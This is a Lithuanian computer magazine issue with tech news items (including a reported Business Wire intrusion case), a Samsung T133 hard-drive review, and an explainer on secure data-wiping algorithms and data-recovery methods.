Kaip galima praturtėti, jeigu tu esi bankininkas ir neblogai gaudaisi kompiuterių saugume? Galima iš savo paties banko pavogti milijoną dolerių, tačiau kitą dieną tave pagaus ir pasodins. Galima prekiauti reikiama informacija, tačiau tai taip pat nesaugu. Kas žino, į kokias rankas ši informacija paklius ir ar pirkėjas tavęs neišduos. Estų bankininkai Oliveris Peekas ir Kristijanas Lepikas sugalvojo naują būdą. Pasinaudoję banko kompiuteriu LHV, jie *Business Wire* svetainėje įdiegė savo programėlę ir pradėjo laukti. Derėtų paminėti, kad BW — tai centrinis portalas, į kurį suplaukia pranešimai spaudai ir informacija apie įvairių viso pasaulio kompanijų akcijas. Visa tai atkeliauja šifruotu pavidalu, po ko svetainės darbuotojai informaciją apdoroja ir ją pateikia liaudžiai. BW lyderiaujančių biržų brokeriams yra pagrindinis informacijos šaltinis, remiantis šiais duomenimis atliekama vienų ar kitų akcijų kainų analizė. Bet sugrįžkime prie mūsų hakerių. Šnipinėjanti programėlė automatiškai parinkinėjo uždarų serverio sričių slaptažodžius ir visus gautus duomenis išsiųsdavo dviems bankininkams. Net ir 2 valandų pranašumas biržoje yra pakankamas, kad užsidirbtum krūvą pinigų. O estų vaikinai laiko veltui tikrai neleido. Vos per 10 mėnesių biržos žaidimų panaudojant nulaužtą informaciją Oliveriui ir Kristijanui pavyko uždirbti beveik 8 milijonus dolerių. Tačiau saldus gyvenimas ilgai tęstis negalėjo. Prieš porą mėnesių vaikinai buvo išaiškinti, o dabar jų byla svarstoma Niujorko teisme.

MUZIKINIS SILIKONAS

Kai kurie žmonės tokie pragmatiški, kad siekia surasti praktinį pritaikymą iš pirmo žvilgsnio visiškai nenaudingiems dalykams. Paimkime kad ir silikoną. Taip taip, pačius paprasčiausius silikoninius implantus, skirtus biustui padidinti. Atrodytų, sunku būtų surasti beprasmiškesnį daiktą, tačiau ir čia viskas ne taip beviltiška. *Ian Pearson* — tyrinėtojas iš *BT Laboratories* laboratorijos — pasiūlė į silikoninius protezus įmontuoti *mp3* grotuvą! Beje, į vieną krūtį būtų montuojamas pats grotuvas, o į kitą — duomenų saugojimui skirta mikroschema. Vienas su kitu ir su pasauliu jie bendrautų per *Bluetooth* technologiją. Savaime suprantama, abu moduliai būtų visiškai miniatiūriniai, todėl lytėjimo atžvilgiu viskas turėtų likti taip pat, kaip ir anksčiau. Iš esmės patį projektą planuojama įgyvendinti ne anksčiau nei po 15 metų, o išsamesnė informacija kol kas nėra viešinama, todėl likusias smulkmenas tenka bandyti sugalvoti už autorių. Visų pirma, neaišku, kaip moduliai krausis. Akivaizdu, kad bet kokios išorinės jungtys nėra priimtinos, todėl bus galima panaudoti šiais laikais populiarų indukcinį arba seną gerą bei patikrintą kratymo metodą :). Norint klausytis muzikos taip pat prireiks belaidžių ausinių (vibracijų perdavimas per kaulą ir garsiakalbiai atkrenta) ir valdymo pultelio. Tiesa, man labai įdomu, ar po tokio atnaujinimo skydelis bus laikomas kiborgu?



DU ŽINGSNIAI PIRMYN

Pastaruoju metu naujienose ne kartą buvo pasirodę pranešimai apie įrenginių išradimą, kurie leidžia nuotoliniu būdu valdyti, pavyzdžiui, tarakonus arba peles. Tačiau niekas nė neįtarė, kad manipuliuoti žmogumi bus nė kiek ne sudėtingiau, ir tuo pačiu bus galima apsieiti be chirurginio įsikišimo bei įvairių mikroschemų implantavimo į organizmą. Šis išradimas priklauso japonų korporacijai NTT (*Nippon Telegraph & Telephone*). Įrenginys — didelės „ausinės", uždedamos ant bandomojo, ir pats nuotolinio valdymo pultas (kaip lenktynių mašinų). Savaime suprantama, nepavyks priversti bandomąjį sušokti ką nors rimtesnio, tačiau galima valdyti jo judėjimą (pirmyn, atgal, kairėn, dešinėn). Jeigu pulte sumontuotą vairalazdę pasuktume bet kuria kryptimi, tai „ausinės" pasiųstų vos pastebimą elektrinį impulsą į ausies sritį (maždaug ten, kur yra vestibiuliarinis aparatas). Tačiau smegenys šį impulsą suprastų ne kaip lengvą dilgtelėjimą, o kaip vestibiuliarinio aparato perduodamą signalą, kad kūnas prarado pusiausvyrą ir pradeda kristi. Tuo metu žmogus iš tiesų praranda pusiausvyrą ir, nenorėdamas nukristi, bus priverstas žengti žingsnį atitinkama kryptimi (būtent ten, kur link buvo stumtelėta vairalazdė). Kaip parodė bandymai, neklausyti tokio įsakymo visiškai nerealu, nes priešingu atveju tiesiog nugriūsi. Pareikšta, kad įrenginys skirtas virtualiems žaidimams, norint suteikti daugiau realistiškumo, tačiau kol kas nėra žinoma, kur jis bus realiai pritaikomas. Beje, naujovė dar negavo oficialaus patvirtinimo, jog yra nekenksminga sveikatai, todėl apie įrenginio pardavimų pradžią šnekėti kol kas dar ankstoka.

TERABAITINIS KONSTRUKTORIUS

Jeigu tu nesuspėjai vaikystėje prisižaisti su įvairiais konstruktoriais, tai dar ne viskas prarasta. Tačiau visai nebūtina raustis palėpėje ir ieškoti dulkėmis apaugusio maišelio su senais žaislais, dabar galima prisigalvoti ir technologiškai šiuolaikiškesnių pramogų. Pavyzdžiui, užsienyje gerai žinoma firma *LaCie* nesenai anonsavo išorinių kietųjų diskų seriją *LaCie Brick*, kurie pagaminti pilnai LEGO detales pakartojančios, tačiau atitinkamai didesnės formos. Galima pasirinkti trijų spalvų (baltus, mėlynus ir raudonus) ir trijų skirtingų dydžių (160 Gb, 250 Gb ir 500 Gb) diskus. Deja, kitos charakteristikos nėra pranešamos, tačiau galima tikėtis, kad čia viskas gerai (*FireWire* ir visa kita). Beje, pati prabanga čia tame, kad blokus vieną su kitu galima sujungti lygiai taip pat, kaip ir įprastiniame LEGO. Taip iš kelių dešimčių kietųjų diskų galima pastatyti sienelę arba net nedidelį namelį. Būtų iš viso nuostabu, jeigu gamintojai išplėtotų šią idėją ir išleistų kitokios formos bei funkcionalumo blokelius. Vienintelis dalykas, kuris kol kas riboja jaunojo architekto fantaziją — tai kaina. Diskai, priklausomai nuo talpos, kainuos nuo 119.99 iki 399.99 amerikietiškų prezidentų.

„ASUS" NELEIS PASIMESTI

Pažangius keliautojus gali nudžiuginti gera naujiena iš kompanijos „Asus" stovyklos, kuri pradėjo gaminti du kišeninių AK modelius (*MyPal A636* ir *A632*), kurie aprūpinti GPS funkcijomis. Geram ryšiui su palydovu palaikyti skirta ištraukiama antena ((25x25 mm, saugoma KAK korpuse), o vaizdą ekrane galima paversti tiek vertikaliai, tiek ir horizontaliai. Aprūpinti *Intel XScale416 MHz* procesoriumi ir *Windows Mobile 5.0* operacine sistema, ASUS A636 ir A632 neprarado įprastinių kišeninių kompiuterių funkcijų, įskaitant *Microsoft Office* programas, įmontuotas *Wi-Fi* ryšio priemones (*A636* modelyje), *Bluetooth*, *IrDA*, taip pat papildomų įrenginių prijungimui skirtą USB jungtį. Be 128 Mb įmontuotos *Flash ROM* ir 64 Mb SDRAM atminties, A636/632 taip pat palaiko atminties korteles (ASUS A636 turi SD lizdą, o ASUS A632 taip pat veikia ir su *miniSD* kortelėmis). Įrenginių svoris — 186 gramai.



Kietasis SAMSUNG draugas

SAMSUNG HD300LD & HM100JC

Milžiniški daugialypės terpės bylų kiekiai ir tobulėjanti bei sparčiai evoliucionuojanti programinė įranga norom nenorom verčia Tave apsirūpinti talpesnėmis laikmenomis. Tad nesistebėk, kad kietųjų diskų gamintojus užvaldė gigantomanija — besirungdami vienas su kitu jie beatodairiškai pasinėrė į HDD talpos didinimą, neretai jų pagaminti milžinai yra „nerangūs", triukšmingi ir iš tiesų brangūs. Mūsų laimei pasaulinėje elektronikos rinkoje yra ir blaiviai mastančių gamintojų, kurie nesivadovauja vien kaprizingais naudotojų poreikiais. Kompanija „Samsung" — viena iš lyderių kietųjų diskų rinkoje — pristatė naują T133 seriją, pasižyminčią itin tyliu darbų ir didele sparta. Iki šiol gamintojai naudojo dvi plokšteles duomenims saugoti. *Samsung T133* serija turi net tris plokšteles. Toks sprendimo būdas leidžia gaminti net iki 400 GB talpos laikmenas.

Redakcija buvo iš tiesų pamaloninta, kai gavo išbandyti ką tik nuo konvejerio nuriedėjusius du šios serijos modelius: 300 GB talpos *HD300LD UltraATA/100* kietasis diskas skirtas stacionarioms PC platformoms, o 100 GB *HM100JC Ultra ATA/100* orientuotas į nešiojamuosius kompiuterius. Abiejų šių gražuolių testavimui skrupulingai parinkome techninę įrangą: HM100JC buvo testuojamas su *IBM Thinkpad T42* serijos nešiojamuoju kompiuteriu, o jo talpesnis giminaitis — *AMD Athlon 64*, 2000 MHz 3000+.





Prasukus keletą testukų, pastebėjome vieną dalyką — nesigirdėjo jokio diskų keliamo triukšmo. Tik HDD diodo mirksėjimas išduodavo jų darbą. Tikriausiai Tu jau supratai, kad didžiausias „Samsung" koziris — itin tylus kietųjų diskų darbas. Todėl *SpinPoint* laikmenos idealiai tinka nešiojamiesiems kompiuteriams.

Ne veltui T133 serijos kietieji diskai gavo tyliausių pasaulyje diskų titulą. Kaip gi gamintojui pavyko pasiekti tokių aukštumų?

Visa esmė slypi analogų neturinčių technologijų trejetuke. *NoiseGuard*, *Silen Seek* ir FDB (*Fluid Dynamic Bearing*) — štai trys magiški burtažodžiai, darantys T133 seriją išskirtine.


Kietųjų diskų keliamas triukšmas ne tik blaško naudotojo dėmesį, bet ir turi įtakos jo produktyvumui. Nustatyta, kad labiausiai žmogų erzinantys kietųjų diskų keliami garsai sklinda 1 KHz–3 KHz diapazone. Dauguma HDD sukeliamų garsų atsiranda dėl mechaninių vibracijų besisukant varikliukui ir slankiojant nuskaitymo galvutėms. Taip pat garsinės vibracijos sustiprėja atsirandant rezonansui tarp HDA (*head–assembly*) galvučių mazgo ir guolių keliamų vibracijų. Įvertinus visus šiuos triukšmo šaltinius *Samsung* sukurta unikali *NoiseGuard* technologija slopina nepageidaujamus virpesius. Tam tikslui naudojama optimali konstrukcinių medžiagų kombinacija, absorbuojanti bei slopinanti garsines vibracijas. Ne mažą vaidmenį čia taip pat vaidina ir HDD korpusas, kurio ypatinga konstrukcija taip pat atlieka slopintuvo vaidmenį. Didelį indelį į T133 serijos kietųjų diskų tylų darbą ir spartą įneša *Silent Seek* technologija. Informacijos nuskaitymo laikas — svarbiausias HDD našumo rodiklis. Kuo greičiau nuskaitymo galvutė pozicijonuojama virš takelio, tuo greičiau nuskaitoma informacija. Didinant nuskaitymo laiką, neišvengiamai didėja ir akustinės vibracijos. *Silent Seek* funkcija atsakinga už galvutės aktuatoriaus keliamas vibracijas. Siekiant jas sumažinti, aktuatorius galvutes pozicionuoja sinusoidės trajektorija. Dėl *Silent Seek* T133 serijos HDD keliamos garsinės vibracijos vidutiniškai 4 dBA žemesnės, negu kitų gamintojų kietųjų diskų.



Paskutinius potėpius spalvingame HD300LD ir HM100JC paveiksle uždeda FDB konstrukciniai sprendimai. T133 serijos diskuose naudojami specialūs trečios kartos FDB (*Fluid Dynamic Bearing*) varikliai, kurie pagerina akustines savybes, sumažina vibraciją ir yra ilgaamžiškesni. Didėjant kietųjų diskų talpai rutuliniai guoliai, naudojami varikliuose, pasiekė savo galimybių ribas. Esant didesniems plokštelių sukimosi greičiams, dėl trinties rutuliniai guoliai kaista ir gali pasiekti kritiškai pavojingą ribą. Tuo tikslu *Samsung T133* serijos HDD naudoja revoliucinę FDB technologiją. Čia velenas su plokštelėmis prilaikomas dviejų skystinių atraminių bei poros skystinių radialinių guolių. Guoliai išdėstyti tarp veleno ir atraminės plokštelės įvorės, pripildytos specialaus tepimo lubrikanto. Tepamosios medžiagos sluoksnio storis yra tik keleto mikronų. Kadangi FDB mechanizmas neturi kontakto „metalas–metalas", tokie HDD gali veikti žymiai didesniais greičiais — išvengiama didelės vibracijos ir perkaitimo.

Reziumuojant įspūdžius po T133 serijos testavimo galime pasakyti tik tiek, kad tai optimalus talpos ir tylaus bei kokybiško darbo santykis.

HD Tach testo rezultatai:



PCMark'05 HDD Test rezultatai:

Testas	HD300LD	HM100JC
WinXP startavimas (MB/s)	6,56	5,24
Programos krovimas (MB/s)	6,44	5,49
Įprastas naudojimas (MB/s)	4,80	4,44
Virusų skenavimas (MB/s)	50,35	47,91
Duomenų įrašymas (MB/s)	53,69	35,09

012

Shredders, Wipers, Cleaners & Erasers

SVEIKINU TAVE, MIELASIS MANO SKAITYTOJAU! ŠIANDIEN AŠ TAU ATVERSIU AKIS IR PAPASAKOSIU APIE TOKIĄ MŪSŲ DARBE SVARBIĄ PROBLEMĄ, KAIP INFORMACIJOS SAUGOJIMAS IR APSAUGA, O KONKREČIAU PAKALBĖSIU APIE VISIŠKĄ IR NEGRĮŽTAMĄ JOS PAŠALINIMĄ IŠ DUOMENŲ SAUGOJIMO ĮRENGINIŲ.

Negrįžtamas informacijos pašalinimas

[**Introduction**] Ko gero, pradėsiu išsklaidydamas vieną iš mitų, kuris kietai įsitvirtinęs miesčionių protuose: „Jeigu žmogus kažką nutyli, vadinasi, jis turi ką slėpti!". Būtent šiuo atžvilgiu dažnai klysta ir įvairių šalių teisėsaugos organai. Tačiau net jeigu tu ir neužsiiminėji juodais darbeliais, tikrai turi teisę šifruoti savo disko turinį ir reguliariai atlikinėti laisvų sektorių išvalymą.

[**Technologies**] Ką gi, pereisim prie reikalo. Pabandysiu tau pateikti ką nors labiau pritaikomo, nei teisės aktų straipsniai. Pakalbėsiu apie negrįžtamo informacijos pašalinimo iš magnetinių kaupiklių technologijas. Leisiu sau priminti, kad mano tikslas nėra aprašyti galimus tavo veiksmus tuo atveju, jeigu tave aplankys linksmieji vaikinai iš vidaus organų, o viso labo bandau praplėsti tavo akiratį šioje srityje ir apsaugoti tave nuo įvairių smalsuolių, kurie nieko prieš pasikapstyti svetimoje asmeninėje informacijoje, taip pat ir toje, kuri saugoma tavo kompiuteryje.
Tikiuosi, tu jau žinai, kad operacinės sistemos (nesvarbu, ar *Windows*, ar *Linux*) priemonėmis pašalintą informaciją gali lengvai atstatyti atitinkama programine įranga apsiginklavęs gudresnis vartotojas, o ką jau kalbėti apie profesionalus, kurie apsikarstę įvairiausia specialia įranga, kurią galima pamatyti tik filmuose apie šnipus :).
Paprasčiausios informacijos atstatymo technologijos pagrįstos tuo, jog šalinant informaciją operacinės sistemos priemonėmis faktiškai pašalinami duomenys iš bylų išsidėstymo diske lentelės, o duomenų saugojimo srityje esanti informacija lieka nepakitusi. Be to, pavyzdžiui, *Windows Server 2003* sistemoje įdiegta vadinamoji „versijų sistema", kuri leidžia vartotojui apsisaugoti nuo atsitiktinio bylos sunaikinimo. Pakeistos bylos saugojamos specialiai tam skirtoje paslėptoje disko srityje (*shadow area*), taigi, šiuos duomenis taip pat būtina pašalinti, kad neliktų duomenų atstatymo galimybės. *Windows* sistemoje taip pat yra laikinos bylų kopijos bei





Nesistenk slėpti antiįstatymiškos informacijos — daugelis iš šių įrankių tau nepadės. Specialiosios tarnybos veikiausiai turi savų technologijų, kurios leidžia informaciją atstatyti man nežinomais metodais.



Siūlyčiau tau atjungti sistemos atstatymą, kadangi jis realiai naudingas labai retai, o pažangūs žmonės seniai naudojasi kažkuo panašiu į Norton Ghost. *Be to, daugelis šioje apžvalgoje aptariamų programų negali susidoroti su kontroliniuose taškuose saugoma informacija, o būtent ji tave ir gali išduoti.*

pagefile byloje esantys duomenys, ir viso to reikia nepamiršti, kad taip nepaliktum konfidencialios informacijos.
Vis dėlto ištrintų bylų atstatymo procedūra atmetus paslėptas sritis susiveda į nuoseklią informacijos paiešką visame kietajame diske, tačiau šis metodas negarantuoja pilno atstatymo ir jo panaudojimo sudėtingumas proporcingas failų sistemos fragmentacijos lygiui. Nevertėtų galvoti, kad jeigu tu nė karto nepaleidinėjai defragmentatoriaus, tai tave išgelbės nuo tavo duomenų išgavimo: jeigu tu bent šiek tiek vaikščiojai į universitete dėstomas fizikos paskaitas, tai turėtumei žinoti apie tokį reiškinį, kaip histerezė. Histerezės esmė tame, kad magnetinės indukcijos pokyčiai atsilieka nuo magnetinio lauko H įtampos pokyčio. Paprastai tariant, histerezė sąlygota vidinės savaiminio persimagnetinimo sričių trinties. Būtent dėl šio atsilikimo magnetinio kaupiklio takelio kraštų srityse įmanoma atstatyti net ir perrašytą informaciją.
Pačiu paprasčiausiu atveju norint sunaikinti informaciją pakanka su tekstiniu redaktoriumi atidaryti pageidaujamą bylą ir į ją prirašyti atsitiktinių nesąmonių. Šis būdas iš karto vienareikšmiškai atmeta daugybę ganėtinai žinomų įrankių, tokių, kaip *Easy Recovery* arba *GetDataBack*, priversdamas jas nervingai trypčioti nuošalyje. Vis dėlto jų nurašyti nederėtų, nes jos nebuvo kuriamos tokioms sudėtingoms užduotims, todėl apie jas aš šiandien nešnekėsiu. Tačiau paskubėsiu tave nuliūdinti ir galų gale atskleisti siaubingą paslaptį: egzistuoja specialūs įrankiai ir įrenginiai, kurie leidžia atstatyti informaciją net ir po tokių sudėtingų veiksmų su tekstiniu redaktoriumi. Be to, nevertėtų galvoti, kad šios priemonės yra tik specialiųjų tarnybų rankose: informacijos atstatymo priemones ir metodus naudoja daugelis firmų, kurios iš to gauna didelį pelną... Ak, tiesa, aš šiek tiek užsisvajojau ir atitrūkau.


[Information Static Collection] Taigi pirmasis iš man žinomų metodų pagrįstas statiniu informacijos sukaupimu po daugkartinio duomenų nuskaitymo iš disko sektorių, kurie buvo išvalyti. Šio metodo esmę galima paaiškinti taip. Kaip žinia, kietajame diske informacija saugoma dvejetaine forma — vienetukų ir nuliukų sekų pavidalu, kurie iš tiesų yra skirtingais būdais įmagnetintos magnetinio kaupiklio sritys. Sąlyginai šnekant, į kietąjį diską įrašytą vienetuką kietojo disko valdiklis nuskaitys kaip 1, o įrašytas 0 bus nuskaitytas kaip 0. Tačiau jeigu vietoje 0 bus įrašytas 1, tai, sąlyginai šnekant, rezultatas bus lygus 0,95, ir atvirkščiai, jeigu vietoje 1 bus įrašytas 1, tai rezultatas bus lygus 1,05. Valdikliui šie menki skirtumai visiškai neesminiai. Vis dėlto panaudojant specialią aparatūrą galima lengvai nuskaityti, kokia 1 ir 0 seka buvo įrašyta konkrečioje srityje.


Bruce Schneier


Geras žmogus — *Peter Gutman*

[MFM] Antrasis metodas buvo sukurtas ne taip senai ir yra dar galingesnė atstatymo priemonė. Jis pagrįstas magnetinės jėgos mikroskopijos (MFM) ir skenuojančios zondinės mikroskopijos principu. Šio metodo skiriamoji geba yra pakankama, kad būtų galima nuskaityti ir išskirti keletą nuoseklių informacijos įrašų, o tai reiškia (o, siaube!!!), kad tavęs neišgelbės net dvigubas arba trigubas duomenų perrašymas!

[Top Security] Vis dėlto ir čia buvo rasta išeitis iš tokios sudėtingos padėties. Garantuoto informacijos pašalinimo metodai yra! Taigi tau nebereikės daužyti savo kietojo disko su kūju, kepti jo mikrobangėje, sprogdinti, mesti iš balkono, kankinti rūgštimi, siųsti į branduolinį reaktorių arba paveikti HDD su ultragarsu: sutik, jog visa tai yra pakankamai siaubingas vaizdelis, nors tai ir veikia magnetinį paviršių, kartais net labai kenksmingai.
Visiško fizinio informacijos pašalinimo užduotis pilnai realizuojama programiniais metodais, kurie pagrįsti tuo, jog reikia kuo daugiau perrašyti tą takelį, kuriame saugomi slapti duomenys. Kiekvienas takelis turi būti pilnai permagnetintas, kad būtų išvengta histerezės (likutinio magnetizmo) poveikio. O ši užduotis savo ruožtu susiveda į saugią ištrynimo iteracijų kiekio minimizaciją. Vis dėlto kaip ir sprendžiant bet kurią kitą užduotį, minimizacija labai dažnai ribojasi su saugumu, todėl norint gauti geriausią rezultatą reikia panaudoti į kiekvieną kietojo disko modelį aiškiai orientuotus algoritmus, kas, sutik, yra pakankamai sudėtinga... Vis dėlto, protingi žmonės jau senai viską sugalvojo už tave ir mane, ką padarė taip gerai, kad visi algoritmai susiėjo į nacionalinius standartus, kuriais naudojamasi ir šiandien. Daugelis šių algoritmų numato apie keturis perrašymus. Atrodo, jog vokiečiai ir čia laimėjo dėl savo skrupulingumo, o mūsų didžiajai kaimynei iš rytų turėtų būti gėda, tiksliau šnekant, gėda turėtų būti tiems „specialistams", kurie ten priima tokius silpnus informacijos naikinimo algoritmus. Visu tuo įsitikinti ir suprasti, kame esmė, tu gali peržiūrėjęs iškarpoje pateikiamą lentelę.
Įdomi detalė: informacijos apsaugos vadovybė NISPOM draudžia duomenų su grifu VISIŠKAI SLAPTAI naikinimui naudoti algoritmą DoD 5220.22-M.



Išvalomos particijos pasirinkimas su *Acronis*

Jį atitinkantys alternatyvūs metodai yra šie:
1. Išmagnetinimas pagal P-5239-26 NAVSO standartą.
2. Fizinis sunaikinimas.


Iš visų išvardintų ypatingą dėmesį vertėtų skirti dviems, kuriuos aš laikau patikimiausiais. Tai Briuso Šnaierio algoritmas, kurį jis pasiūlė savo knygoje „Taikomoji kriptografija" ir Piterio Gutmano, „amžino aspiranto" kompiuterių mokslų katedroje Ouklendo universitete, algoritmas. Pastarasis mokslininkas sukūrė nuosavą informacijos naikinimo sistemą ir saugumo įrankių rinkinį *Cryptlib*. Būtent šie algoritmai kelia pasitikėjimą ir yra labiausiai paplitę. Vieną žymiausių jo darbų tu gali perskaityti štai čia: *www.cs.auckland.ac.nz/%7Epgut001/pubs/secure_del.html*.
Toliau, aptardami prieinamas programines priemones, mes ypatingą dėmesį skirsime šių algoritmų buvimui.

[Kas gi tas MFM?] MFM metodas yra aprašytas EPOS svetainėje *http://epos.kiev.ua/pubs/*. EPOS yra viena žymiausių kompanijų, užsiimančių informacijos atstatymu:
„Magnetinis zondo antgalis juda virš disko plokštės paviršiaus maždaug 10-100 Angstremų atstumu. Priklausomai nuo magnetinės sąveikos tarp kietojo disko magnetinės plokštės ir skaitančios galvutės, jėgos atstumas tarp jų keičiasi. Šie atstumo svyravimai aptinkami su optiniu interferometru. Gautas vaizdas pateikia įmagnetinimo pasiskirstymo vaizdą.
Remiantis šiais metodais galima išmatuoti magnetinį disko paviršiaus reljefą ir atitinkamai atstatyti informaciją. Dėl labai didelio įrašymo tankio mechaninė magnetinės galvutės įrenginio sistema nesugeba tiksliai sekti reikiamos trajektorijos, iš ko išplaukia, jog įrašinėjant naujus duomenis vietoje konfidencialios informacijos, naujieji duomenys visada bus įrašyti su tam tikru poslinkiu ankščiau įrašytų duomenų atžvilgiu.
Kiekvienas magnetinio disko takelis saugoja kiekvieno įrašo, kuris buvo kada nors jame padarytas, atvaizdą, tačiau kiekvieno tokio įrašo (magnetinio sluoksnio) įnašo dydis priklauso nuo to įrašo padarymo laiko, t.y. magnetizmas ilgainiui mažėja."

[Pagrindinių algoritmų lentelė]
Informacijos apsaugos vadovas
JAV Gynybos ministerija (NISPOM) DoD 5220.22-M, 1995 m.
Iteracijų kiekis: 4
1-oji iteracija — laisvai pasirinkto kodo įrašymas.
2-oji iteracija — invertuoto kodo įrašymas.
3-oji iteracija — atsitiktinių kodų įrašymas.
4-oji — įrašų patikrinimas.

Amerikiečių NAVSO P-5239-26 (RLL)
Iteracijų kiekis: 4
1-oji iteracija — 0x01 į visus sektorius.
2-oji iteracija — 0x27FFFFFF.
3-oji iteracija — atsitiktinės simbolių sekos.
4-oji iteracija — patikrinimas.

Amerikiečių NAVSO P-5239-26 (MFM)
Iteracijų kiekis: 4
1-oji iteracija — 0x01 į visus sektorius.
2-oji iteracija — 0x7FFFFFF.
3-oji iteracija — atsitiktinės simbolių sekos.
4-oji iteracija — patikrinimas.



Acronis metodų įvairovė

VISR standartas (Vokietija)
Iteracijų kiekis: 7
1–oji ir 6–oji iteracija — besikeičiančių 0x00 ir 0xFF tipo sekų įrašymas.
7–oji — 0xAA, tai yra 0x00, 0xFF, 0x00, 0xFF, 0x00, 0xFF, 0xAA.


GOST P50739–95m. (Rusija)
Iteracijų kiekis: 1
Nuo 6–to iki 4–to apsaugos klasės sistemoms — nulių (0x00 pavidalo skaičių) įrašymas į kiekvieną kiekvieno sektoriaus baitą.
Nuo 3–io iki 1–o apsaugos klasės sistemoms — atsitiktinai parinktų simbolių (skaičių) įrašymas į kiekvieną kiekvieno sektoriaus baitą.

B.Šnaierio (*Bruce Schneier*) algoritmas
Iteracijų kiekis: 7
1–oji iteracija — loginių vienetų (0xFFh) įrašymas.
2–oji — loginių vienetų (0x00) įrašymas.
3–7 — atsitiktinai pasirinkti skaičiai.

Piterio Gutmano (*Peter Gutman*) algoritmas.
Iteracijų kiekis: 35
1–4 ciklai — laisvai pasirinkto kodo įrašymas.
5–6 ciklai — kodų 0x55, 0xAA įrašymas.
7–9 ciklai — kodų 0x92, 0x49, 0x24 įrašymas.
10–25 ciklai — nuoseklus kodų nuo 0x00, 0x11, 0x22 ir t.t. iki 0xFF įrašymas.
26–28 ciklai — analogiškai 7..9 ciklams.
29–31 ciklai — kodų 0x6D, 0xB6 įrašymas.
32–35 ciklai — analogiškai 1..4 ciklams.

Greitas.
Iteracijų kiekis: 1
Loginių nulių įrašymas (0x00 pavidalo skaičių) į visus išvalomus sektorius.

